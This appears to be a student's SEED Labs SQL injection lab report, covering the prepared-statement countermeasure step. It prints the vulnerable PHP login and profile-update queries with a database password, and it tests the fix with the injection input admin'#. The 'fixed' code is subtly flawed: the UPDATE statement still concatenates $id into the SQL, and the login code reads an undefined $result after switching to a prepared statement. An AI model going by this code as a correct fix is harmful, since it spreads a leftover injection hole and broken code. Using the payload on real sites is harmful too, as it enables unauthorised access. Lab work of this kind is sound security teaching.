
Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	
Email	
Address	
Phone Number	

Figure 23: Login successful

Task 4: Countermeasure — Prepared Statement

For this task, I will have to create countermeasures for the vulnerabilities that I just exploited. For this, I will first change the vulnerable code of `unsafe_home.php`. The vulnerable SQL statement:

```
[09/19/22]seed@VM:~$ cd /var/
[09/19/22]seed@VM:/var$ cd www
[09/19/22]seed@VM:.../www$ ls
CSRF  html  RepackagingAttack  SQLInjection  XSS
[09/19/22]seed@VM:.../www$ cs SQLInjection/
The program 'cs' is currently not installed. You can install it by typing:
sudo apt install csound
[09/19/22]seed@VM:.../www$ cd SQLInjection/
[09/19/22]seed@VM:.../SQLInjection$ ls
css      password.txt          seed_logo.png      unsafe_home.php
index.html  safe_edit_backend.php  unsafe_edit_backend.php
logoff.php   safe_home.php       unsafe_edit_frontend.php
[09/19/22]seed@VM:.../SQLInjection$ sudo gedit unsafe_home.php
```



The screenshot shows a Linux desktop environment with a terminal window and a gedit window. The terminal window displays the command-line session from above. The gedit window is open to the file `unsafe_home.php` located at `/var/www/SQLInjection`. The code in the gedit window is as follows:

```
$dbpass="seedubuntu";
$dbname="Users";
// Create a DB connection
$conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
if ($conn->connect_error) {
    echo "</div>";
    echo "</nav>";
    echo "<div class='container text-center'>";
    die("Connection failed: " . $conn->connect_error . "\n");
    echo "</div>";
}
return $conn;

// create a connection
$conn = getDB();
// Sql query to authenticate the user
$sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
FROM credential
WHERE name= '$input_uname' and Password='$hashed_pwd'";
if (!$result = $conn->query($sql)) {
    echo "</div>";
    echo "</nav>";
    echo "<div class='container text-center'>";
    die('There was an error running the query [' . $conn->error . ']\n');
    echo "</div>";
}
/* convert the select return result into array type */
$return_arr = array();
while($row = $result->fetch_assoc()){
    array_push($return_arr,$row);
}

/* convert the array type to json format and read out*/
$json_str = json_encode($return_arr);
$json_a = json_decode($json_str,true);
$eid = $json_a[0]['id'];
$name = $json_a[0]['name'];
$eid = $json_a[0]['eid'];
$salary = $json_a[0]['salary'];
```

Figure 24: vulnerable sql statement of unsafe_home.php

I will change this vulnerable statement to SQL prepared statement with the following manner.

```
// create a connection
$conn = getDB();
// Sql query to authenticate the user
$sql = $conn->prepare("SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
FROM credential
WHERE name= ? and Password= ?");

$sql->bind_param("ss", $input_uname, $hashed_pwd);
$sql->execute();
$sql->bind_result($id, $name, $eid, $salary, $birth, $ssn, $phoneNumber, $address, $email, $nickname, $pwd);
$sql->fetch();
$sql->close();

/* convert the select return result into array type */
$return_arr = array();
while($row = $result->fetch_assoc()){
    array_push($return_arr,$row);
}

/*----- End -----*/
```

Figure 25: changing the vulnerable sql query

After changing the code, if I again try to login with username: **admin'#**




Figure 26: trying to login with admin'#

It shows that the account does not exist.




Figure 27: login unsuccessful

Now, if i open the unsafe_edit_backend.php, i can see the vulnerable SQL statements as follows

```
}

$conn = getDB();
// Don't do this, this is not safe against SQL injection attack
$sql="";
if($input_pwd!=""){
    // In case password field is not empty.
    $hashed_pwd = sha1($input_pwd);
    //Update the password stored in the session.
    $_SESSION['pwd']=$hashed_pwd;
    $sql = "UPDATE credential SET
nickname='$input_nickname',email='$input_email',address='$input_address',Password='$hashed_pwd',PhoneNumber='$input_phonenumber' where ID=
$id";
}else{
    // if password field is empty.
```

Figure 28: vulnerable sql statement of unsafe_edit_backend.php

I changed the statement into safe statements (prepared) as follows:

```
$conn = getDB();
// Don't do this, this is not safe against SQL injection attack
$sql="";
if($input_pwd!=""){
    // In case password field is not empty.
    $hashed_pwd = sha1($input_pwd);
    //Update the password stored in the session.
    $_SESSION['pwd']=$hashed_pwd;
    $sql = $conn->prepare("UPDATE credential SET
nickname= ?,email= ?,address= ?,Password= ?,PhoneNumber= ? where ID=$id;");
    $sql->bind_param("sssss",$input_nickname,$input_email,$input_address,
$hashed_pwd,$input_phonenumber);
    $sql->execute();
    $sql->close();
}

}else{
```

Figure 29: changing the vulnerable sql statement

After changing the program, if we try to change the salary of Alice to 2000 like following:




Figure 30:change alice's profile to 20000

It won't update the salary to 20000 and the salary will remain 50000 as we previously manipulated.

A screenshot of a Linux desktop environment. A Firefox window is open, showing a SEED Labs SQL injection lab. The URL is www.seedlabsqlinjection.com/unsafe_home.php. The page displays an "Alice Profile" table with the following data:

Key	Value
Employee ID	10000
Salary	50000
Birth	9/20
SSN	10211002
NickName	

The status bar at the bottom of the browser window shows the message "update failed".

Figure 31: update failed